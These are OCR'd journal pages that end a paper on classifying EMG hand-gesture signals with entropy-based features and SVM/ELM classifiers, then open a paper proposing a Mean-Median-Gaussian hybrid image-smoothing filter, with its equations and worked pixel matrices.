


Figure 4 Hand gestures recognition performance of NCDF features according to the number of classes.

In the last experimental stage, a 600 × 244 feature matrix was generated by combining the features of each channel (600×1 with DisEn and 600×243 with NCDF) in two previous experimental studies. A total of 600×732 feature matrix is obtained for three channels. In the third stage, confusion matrix and the highest performance were taken into account, and nc=3 and m=5 values were used. Also, the individual and combined features are evaluated with the ELM classifier in this stage. The individual and combined performance results of the calculated features are given in Table 1.

Table 1 Hand gestures recognition performance of NCDF features according to the number of classes.

Method	**Accuracy (%)**	
	SVM	ELM
DisEn	75.1667	57.3333
NCDF	97.1700	95.3333
DisEn+NCDF	**98.0000**	96.6667

As shown in Table 2, the SVM classifier produced better results compared to ELM. The combination of DisEn and NCDF features from Table 1 made positive contributions to overall performance. The confusion matrix of DisEn + NCDF and SVM model because of the highest performance is given in Figure 5.

As seen in Figure 5, the lowest performance with 93% was obtained in the action of holding the palm facing the object (palmar). While 99% performance was achieved in holding small objects and holding cylindrical objects with fingertips, the highest performance was achieved as 100% in heavy load holding and spherical object holding actions. Seven of the actions of holding the palm with the palm facing the object with the lowest performance were incorrectly classified as holding a flat object. In addition, the performance of the suggested method and comparative results of the methods using the same data set are given in Table 2.




Figure 5 Proposed method confusion matrix

When Table 2 is examined it is seen that there is a performance between 80% and 96.833% for the EMG data set. The suggested method has approximately 1.16% better accuracy than the method with the highest success in the literature. The comparison results show that the proposed method can be used effectively in classifying EMG signals.

Table 2. Comparison of the proposed method to the methods using the same data set

Method	**Accuracy (%)**
Sapsanis et. al. [5]	80.000
Arı et. al. [4]	90.000
Arı et. al. [8]	93.167
Alçin O.F. [11]	96.833
Suggested Method	**98.000**

4. Discussion

In this study, a new method based on feature extraction by NCDF, which has never been used in feature extraction from EMG signals before, is suggested. In order to increase the performance of the DisEn method, which is frequently used in obtaining the distinctive properties of biomedical signals, its suitability for the classification of EMG signals in combining them with NCDF features has been studied. In the studies conducted with the data set involving six basic hand gestures, approximately 22% better classification performance was achieved in the classification of NCDF features compared to the classification of DisEn features. When features of both methods are combined, hand movements were detected with 98% success. Compared to existing methods with the same data set, the method has approximately 1.16% higher success than the best study available in the literature. Considering the results of the study, it shows the usability of the suggested method in biomedical rehabilitation, prosthesis, and robotics applications. As a future study, we could focus to implement the proposed method in embedded devices.

References

[1] J. J. A. Mendes Junior, M. L. B. Freitas, H. V. Siqueira, A. E. Lazzaretti, S. F. Pichorim, and S. L. Stevan, “Feature selection and dimensionality reduction: An extensive comparison in hand gesture classification by sEMG in eight channels armband approach,” *Biomed. Signal Process.*

Control, vol. 59, 2020, doi: 10.1016/j.bspc.2020.101920.

[2] Babita, P. Kumari, Y. Narayan, and L. Mathew, “Binary movement classification of sEMG signal using linear SVM and Wavelet Packet Transform,” *1st IEEE Int. Conf. Power Electron. Intell. Control Energy Syst. ICPEICES 2016*, pp. 30–33, 2017, doi: 10.1109/ICPEICES.2016.7853640.

[3] C. Sravani, V. Bajaj, S. Taran, and A. Sengur, “Flexible Analytic Wavelet Transform Based Features for Physical Action Identification Using sEMG Signals,” *IRBM*, 2020, doi: 10.1016/j.irbm.2019.07.002.

[4] A. Arı, F. AYAZ, and D. HANBAY, “EMG Sinyallerinin Kısa Zamanlı Fourier Dönüşüm Özellikleri Kullanılarak Yapay Sinir Ağları ile Sınıflandırılması,” *Fırat Üniversitesi Mühendislik Bilim. Derg.*, pp. 443–451, Sep. 2019, doi: 10.35234/fumbd.545161.

[5] C. Sapsanis, G. Georgoulas, A. Tzes, and D. Lymberopoulos, “Improving EMG based classification of basic hand movements using EMD,” *Proc. Annu. Int. Conf. IEEE Eng. Med. Biol. Soc. EMBS*, pp. 5754–5757, 2013, doi: 10.1109/EMBC.2013.6610858.

[6] J. Qi, G. Jiang, G. Li, Y. Sun, and B. Tao, “Intelligent Human-Computer Interaction Based on Surface EMG Gesture Recognition,” *IEEE Access*, vol. 7, pp. 61378–61387, 2019, doi: 10.1109/ACCESS.2019.2914728.

[7] N. A. Chaya, B. R. Bhavana, S. B. Anoogna, M. Hiranmai, and N. B. Krupa, “Real-Time Replication of Arm Movements Using Surface EMG Signals,” *Procedia Comput. Sci.*, vol. 154, pp. 186–193, 2018, doi: 10.1016/j.procs.2019.06.028.

[8] A. Arı, B. Arı, and Ö. F. Alçin, “Elektromiyografi Sinyallerinin Permütasyon Entropi ve Bir Boyutlu Yerel İkili Özellikler Kullanılarak Sınıflandırılması,” *J. Tepecik Educ. Res. Hosp.*, vol. 30, no. 1, pp. 46–49, 2020, [Online]. Available: https://www.journalagent.com/terh/pdfs/TERH_30_1_1_82.pdf.

[9] T. Tuncer, S. Dogan, and A. Subasi, “Surface EMG signal classification using ternary pattern and discrete wavelet transform based feature extraction for hand movement recognition,” *Biomed. Signal Process. Control*, vol. 58, p. 101872, 2020, doi: 10.1016/j.bspc.2020.101872.

[10] A. C. Turlapaty and B. Gokaraju, “Feature Analysis for Classification of Physical Actions Using Surface EMG Data,” *IEEE Sens. J.*, vol. 19, no. 24, pp. 12196–12204, 2019, doi: 10.1109/JSEN.2019.2937979.

[11] Ö. F. Alçin, “Fraktal Eğimden Arındırılmış Dalgalılık Analizi ve Pencereli Kare Ortalamanın Karekökü Tabanlı EMG Sınıflandırma,” *Fırat Üniversitesi Mühendislik Bilim. Derg.*, vol. 32, no. 2, pp. 359–368, 2020, doi: 10.35234/fumbd.771205.

[12] M. Rostaghi and H. Azami, “Dispersion Entropy: A Measure for Time-Series Analysis,” *IEEE Signal Process. Lett.*, vol. 23, no. 5, pp. 610–614, 2016, doi: 10.1109/LSP.2016.2542881.

[13] H. Azami *et al.*, “Multiscale fluctuation-based dispersion entropy and its applications to neurological diseases,” *IEEE Access*, vol. 7, pp. 68718–68733, 2019, doi:

10.1109/ACCESS.2019.2918560.

[14] M. Zanin, L. Zunino, O. A. Rosso, and D. Papo, "Permutation entropy and its main biomedical and econophysics applications: A review," *Entropy*, vol. 14, no. 8, pp. 1553–1577, 2012, doi: 10.3390/e14081553.

[15] H. Azami, L. E. V. da Silva, A. C. M. Omoto, and A. Humeau-Heurtier, "Two-dimensional dispersion entropy: An information-theoretic method for irregularity analysis of images," *Signal Process. Image Commun.*, vol. 75, no. April, pp. 178–187, 2019, doi: 10.1016/j.image.2019.04.013.

[16] E. Kafantaris, I. Piper, T. Y. M. Lo, and J. Escudero, "Augmentation of dispersion entropy for handling missing and outlier samples in physiological signal monitoring," *Entropy*, vol. 22, no. 3, 2020, doi: 10.3390/e22030319.

[17] M. Aslan, Y. Akbulut, A. Şengür, and M. C. Ince, "Skeleton based efficient fall detection," *J. Fac. Eng. Archit. Gazi Univ.*, 2017, doi: 10.17341/gazimmfd.369347.

[18] F. Demir, M. Turkoglu, M. Aslan, and A. Sengur, "A new pyramidal concatenated CNN approach for environmental sound classification," *Appl. Acoust.*, 2020, doi: 10.1016/j.apacoust.2020.107520.

[19] S. Yu, X. Li, X. Zhang, and H. Wang, "The OCS-SVM: An Objective-Cost-Sensitive SVM With Sample-Based Misclassification Cost Invariance," *IEEE Access*, vol. 7, pp. 118931–118942, 2019, doi: 10.1109/access.2019.2933437.

[20] X. Wu, W. Zuo, L. Lin, W. Jia, and D. Zhang, "F-SVM: Combination of Feature Transformation and SVM Learning via Convex Relaxation," *IEEE Trans. Neural Networks Learn. Syst.*, vol. 29, no. 11, pp. 5185–5199, 2018, doi: 10.1109/TNNLS.2018.2791507.

[21] O. F. Alcin, A. Sengur, J. Qian, and M. C. Ince, "OMP-ELM: Orthogonal matching pursuit-based extreme learning machine for regression," *J. Intell. Syst.*, 2015, doi: 10.1515/jisys-2014-0095.

[22] G. Bin Huang, Q. Y. Zhu, and C. K. Siew, "Extreme learning machine: Theory and applications," *Neurocomputing*, 2006, doi: 10.1016/j.neucom.2005.12.126.

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.785749

A New Hybrid Filter Approach for Image Processing

Bekir Aksoy[1], Osamah Khaled Musleh Salman[2]
[1]Corresponding Author; Department of Mechatronics Engineering, Isparta University of Applied Sciences Faculty of Technology, Isparta, TURKEY; bekiraksoy@isparta.edu.tr; 0 553 642 27 37
[2]Department of Mechatronics Engineering, Isparta University of Applied Sciences Faculty of Technology, Isparta, TURKEY; 1930654007@stud.sdu.edu.tr

Received 26 August 2020; Revised 5 December 2020; Accepted 10 December 2020; Published online 30 December 2020

Abstract

Today, with the rapidly advancing technology, the importance of image processing techniques is increasing. Image processing is used in many areas from facial recognition to plant disease identification. One of the important image processing stages is the filtering stage used for smoothing images and object detection. Among these filtering techniques, basic filtering techniques such as mean, median and Gaussian are used in image processing. However, these filtering techniques are known to be insufficient to achieve the desired results in some cases. In this study, a new hybrid filtering approach named Mean-Median-Gaussian (MMG) is presented using these three basic filtering techniques. It has been demonstrated that the obtained MMG hybrid algorithm gives more successful results than these three basic filtering techniques in smoothing the images and determining the boundary lines.

Keywords: Image Processing, Filters, smoothing methods, Drawing Contour, MMG

1. Introduction

Image processing is a method used to extract useful information from the image by converting the recorded image to digital form and then processing it [1, 2]. Image processing takes place electronically using computers, software and various algorithmic approaches [3]. Image processing involves three steps [4]. The first step is to transfer the image to electronic media with various devices such as an optical scanner and digital photography. In the second step, the transmitted image is improved, analysed and processed to reduce the noise. The last step is the output step where the image is ready for use [5].

The concept of image processing first began with the digitization of newspaper images sent by the submarine cable in the 1920s [6]. In a space conference in 1961, the idea of digital light-sensing was proposed and a panel with the proposed logic was produced in 1968. In 1975, the first digital camera was invented by Steven Sasson [7]. The majority of the research done in the field of digital image processing was carried out in the 1960s at the Jet Propulsion Laboratory, Massachusetts Institute of Technology, Bell Labs and the University of Maryland. With the development of technologies, the potential in the field of digital images has also increased.

The image used in image processing must first go through the image pre-processing stage. Image pre-processing is a step that directly affects the performance and quality of the process [8]. In the image pre-processing phase, many different techniques are applied to improve the image for reducing the noise and noise ratio [9]. One of the most used techniques in the image pre-processing stage is filtering processes. In the filtering process, it is possible to interpret the image more easily by enabling the distinction between physical properties to be clarified or eliminated thanks to the different effects given to the image [10, 11]. Image smoothing filters are used to minimize colour differences in the image and highlight sparse structures [12]. Smoothing is an essential process for many computer vision applications [13]. In algorithms with image smoothing, gradient size is generally used as a hint [14].

In this study, a new hybrid filtering approach named Mean Median Gaussian (MMG), which is the combination of mean, median and Guassian filtering methods is presented. In this filtering approach, a new hybrid filtering technique named MMG is presented by using median, mean and Guassian basic smoothing filtering techniques. These four filters were applied to the same image and their performance was compared to show that the performance of the hybrid filtering technique was more successful than the other three filtering techniques.

2. Materials and Methods

It was stated that the MMG hybrid filtering technique used in this study was created by the combination of mean, median and Guassian filtering techniques. For this reason, detailed information about mean, median and Guassian filtering techniques is given below. In the method section, the working method of the MMG hybrid algorithm is explained in detail.

2.1. Materials

The structures of mean, median and Guassian filtering methods that form the structure of the MMG hybrid filter are examined in detail in this section.

2.1.1 Median Filter

Median filtering is a nonlinear smoothing filter and is used to remove unwanted noise in the image [15]. First, a kernel matrix is created on the image so that smoothing can be performed with the median filter. The pixel value in the centre of the kernel is replaced by the median pixel value obtained by sorting the density values of the kernel pixels neighbouring to the central pixel. Thus, with the median filtering process, the noise-containing pixels are replaced by the median value of the neighbours. The mathematical expression of the median value calculation applied to the pixels is given in Equation 1 [16].

$$Median(M) = Med\{M_i\} \begin{Bmatrix} M_i(k+1)/_2 & k \text{ is odd} \\ 1/_2\left[M_i\left(k/_2\right) + M_i\left(k/_2\right) + 1\right] & k \text{ is even} \end{Bmatrix} \tag{1}$$

In Equation 1, $M_1, M_2, M_3, \dots, M_k$ is the index of neighboring pixels. Before filtering, the pixels in the image are sorted and the median value is selected. The median filter may be insufficient to remove high-density impulse noises. For this reason, with the development of the standard median filter (SMF) method; different types of the median filter are proposed, such as the adaptive median filter (AMF), the weighted median filter (WMF), the adaptive weighted median filter (AWMF), the fast and efficient median filter (FEMF), and the noise adaptive fuzzy switching median filter (NAFSMF) [17]. AMF determines the window size based on the noise intensity for identifying and removing defective pixels. Determining the size of the filtering window greatly affects the filtering performance [18]. WMF suppresses noise intensity, noise reduction and image restoration by preserving the details of the image. AWMF defines a pixel as noise if its level is not between the maximum and minimum grey levels suitable for the filtering window. The pixel defined as noise is replaced with the average of the normal pixels in the filtering window. If the filtering window does not have a normal pixel, AWMF increases the window size [19]. FEMF uses previous information to get the original pixels in the restoration process. It detects noises quickly, intuitively, without iteration, and only improves the pixels that contain noise, without changing other pixels. NAFSMF uses histogram of the distorted image to identify noise pixels. With the obtained information, it performs fuzzy reasoning to eliminate the uncertainty caused by noise [17].

2.1.2 Mean Filter

Mean filter is a sliding window based spatial filtering method used for image smoothing and reducing or eliminating noise in the image. In the mean filter method, the value of the centre pixel in the window is found by taking the average of the neighbouring pixel values. The window size determines the number of neighbour pixels to be averaged. The mathematical equation given in equation 2 is used for the spatial filtering response at any (i, j) point of the image by shifting the window on neighbor pixels [20].

$$\mu[i,j] = \frac{1}{M} \sum_{k=i=1}^{i+1} \sum_{i=j=1}^{j+1} f[k,l] \tag{2}$$

The M value in the equation refers to the number of pixels used in the calculation, the k and l values represent the location of these pixels.

2.1.3. Gaussian (Smoothing / Blurring) Filter

The Gaussian filter is a low-pass filter commonly used in image processing applications to remove detail and noise in the image. Using the Gaussian filter, smoothing and blurring are applied on the image to remove the noise and improve the image quality [21-22]. With the Gaussian filtering method, various image/video processing applications such as edge detection, image blurring and mosaicization are easily performed [21]. The general mathematical expression of the Gaussian filter is given in Equation 3, and the mathematical expression of the Gaussian filter for two-dimensional images is given in Equation 4 [23].

$$G(x) = \frac{1}{\sqrt{2\pi\sigma^2}} e^{-\frac{x^2}{2\sigma^2}} \tag{3}$$

$$G(x,y) = \frac{1}{2\pi\sigma^2} e^{-\frac{x^2+y^2}{2\sigma^2}} \tag{4}$$

where $G\ (x,y)$ represents gaussian filter value, x and y represent row and columns and σ is the standard deviation of the Guassian distribution. Standard deviation plays an important role in the behaviour of the Gaussian function [23].

2.2. Methods


In this study, the method shown in Figure 1 was used. First, a kernel matrix size was determined by using a sample image. In the method part of the study, a 3x3 kernel matrix is used as an example. With this kernel, matrix size mean, median and Guassian filters were applied on the sample image. The resultant vectors of the same pixels from the images which mean, median and Guassian filtered are applied were calculated and a single image was obtained. The normalization process on the image obtained by taking the resultant vectors was done using the mathematical equation given in equation 5. Using this equation, the normalization was performed by calculating the resultant vector of the pixel values corresponding to the three filtering methods.

$$MMG_{i,j} = 255 \cdot \frac{\sqrt{\left(Mean_{i,j}\right)^2 + \left(Median_{i,j}\right)^2 + \left(Gaussian_{i,j}\right)^2}}{Max\left(MMG_{i,j}\right)} \tag{5}$$

In the equation, MMG represents the new image that has been softened by filter and $Max\ (MMG_{i,j})$ represents the maximum pixel value obtained from the resultant vector before normalization. The results obtained using a sample image to test the performance of the MMG hybrid filter are given in the research findings section.

3. Research Findings

The performance of the MMG filter used in the study was evaluated according to the histogram and edge detection/segmentation image processing methods and the following findings were obtained. Firstly, mean, median and Guassian filtering methods with 5x5 kernel matrix were used on an image for smoothing and noise removal processes. The results of these transactions are given in Figure 2.


Original Image
Mean filter with 3 * 3 kernel size
Median filter with 3 * 3 kernel size
Gaussian filter with3 * 3 kernel size
Mean Image
Median Image
Gaussian Image
MMG Image

Original Image

145	184	19	101	141	56	183	211	224	177
7	226	235	168	115	8	186	188	239	80
43	227	39	163	118	206	153	50	165	82
42	54	128	72	187	37	28	17	157	77
185	5	88	218	127	252	142	138	239	88
121	58	232	28	103	145	39	109	106	92
182	252	227	134	186	230	6	230	164	135
84	238	114	70	190	58	116	229	185	95
80	202	23	235	253	210	111	50	42	140
5	20	240	66	206	13	192	220	69	104

Mean Image

159	143	174	144	98	111	135	205	181	193
163	125	151	122	120	130	138	178	157	177
123	111	146	136	119	115	97	131	117	151
94	90	110	127	153	139	114	121	113	152
65	101	98	131	130	118	101	108	114	140
124	150	138	149	158	137	143	130	145	148
165	168	150	143	127	119	129	132	149	137
192	156	166	159	174	151	138	126	141	128
121	112	134	155	145	150	133	135	126	103
113	97	138	170	187	173	130	99	95	77

Median Image

145	145	168	115	101	141	183	211	211	177
145	145	168	118	118	141	183	186	177	165
43	54	163	128	118	118	50	157	82	82
43	54	88	127	163	142	138	142	88	88
58	88	72	127	127	127	109	109	106	92
182	182	134	134	145	142	142	138	135	106
121	182	134	134	134	116	116	116	135	106
182	182	202	186	190	186	116	116	140	135
80	84	114	190	190	190	116	116	104	104
20	23	66	206	206	192	192	111	104	104

Gaussian Image

141	153	148	131	106	94	150	204	198	180
133	154	157	139	116	110	146	178	174	161
109	128	136	132	131	123	113	116	130	131
82	86	102	128	143	127	91	95	124	130
82	82	108	135	144	142	112	119	139	136
123	133	146	132	139	143	113	126	139	128
171	186	173	137	147	135	112	149	156	135
170	173	150	145	169	143	125	150	147	130
114	123	129	157	181	151	131	123	107	102
77	99	131	166	180	151	137	119	92	89

$$\sqrt{(Mean_{,j})^2 + (Median_{,j})^2 + (Gausssian_{,j})^2}$$

257.3	254.7	283.6	226.1	176.2	202.6	272.4	358	341.3	317.8
255.5	245.7	275.1	219.4	204.4	221.1	271.8	313	291.5	286.6
169.9	177.8	257.6	228.7	212.7	205.6	157.1	235.1	187.8	208.4
131.9	135.7	173.9	220.5	265.4	235.8	200.8	209.4	185.8	214.6
119.6	157.1	162.6	227	231.9	224.1	186.1	194.2	208.7	215.8
252.2	270.8	241.5	240	255.6	243.7	231	227.6	242	222.5
266.7	309.7	265.3	239.1	236	214.1	206.5	230.4	254.5	219.6
314.5	295.6	301.4	284.4	308.1	279	219.4	227.7	247.2	227
184.5	186.4	218.2	291.2	299.8	285.3	219.8	216.4	195.3	178.4
138.2	140.5	201.4	314.5	331.4	299.3	269.3	190.5	168.2	157.1

$$MMG_{,j} = 255 \cdot \frac{\sqrt{(Mean_{,j})^2+(Median_{,j})^2+(Gausssian_{,j})^2}}{Max(MMG_{,j})}$$

MMG Image

183	181	201	161	125	144	194	254	243	226
181	175	195	156	145	157	193	222	209	207
121	126	183	162	151	146	111	167	137	153
93	96	123	157	189	167	143	149	134	155
85	111	115	161	165	159	132	138	148	153
179	192	172	170	182	173	164	162	172	158
189	220	188	170	168	152	147	164	181	156
223	210	214	202	219	198	156	162	176	161
131	132	155	207	213	203	156	154	139	127
98	100	143	223	236	213	191	135	119	111

Figure 1 MMG hybrid filter structure





Figure 2 (a) original image, (b) mean filter applied image (c) median filter applied to image (d) Guassian filter applied image

When the images in Figure 2 are examined, it is seen that the results obtained from three different filter methods applied to the sample image are close to each other. Histogram curves of mean, median and Gaussian filters are given in Figure 3.



(a) (b)

Figure 3 (a) Histogram curve of mean median and Guassian filters (b) Enlarged view of the 10 to 50-pixel range of histogram curve of mean, median and Guassian filters

The histogram curve of the entire image is given in Figure 3 (a). However, due to a large number of black pixels, a sample area with a change on the histogram curve is enlarged in order to examine the graphic in detail and enlarged image is given in Figure 3 (b). When Figure 3 (b) is examined, it is seen that mean, median and Guassian filtering methods give similar results. It is seen that the applied mean, median and Guassian filtering methods do not achieve the desired smoothing result on the image.

To obtain the desired softening results, image softening was performed using the mathematical model given in equation 5 in MMG hybrid filtering method. In Figure 4, the image obtained from MMG hybrid filter is given.


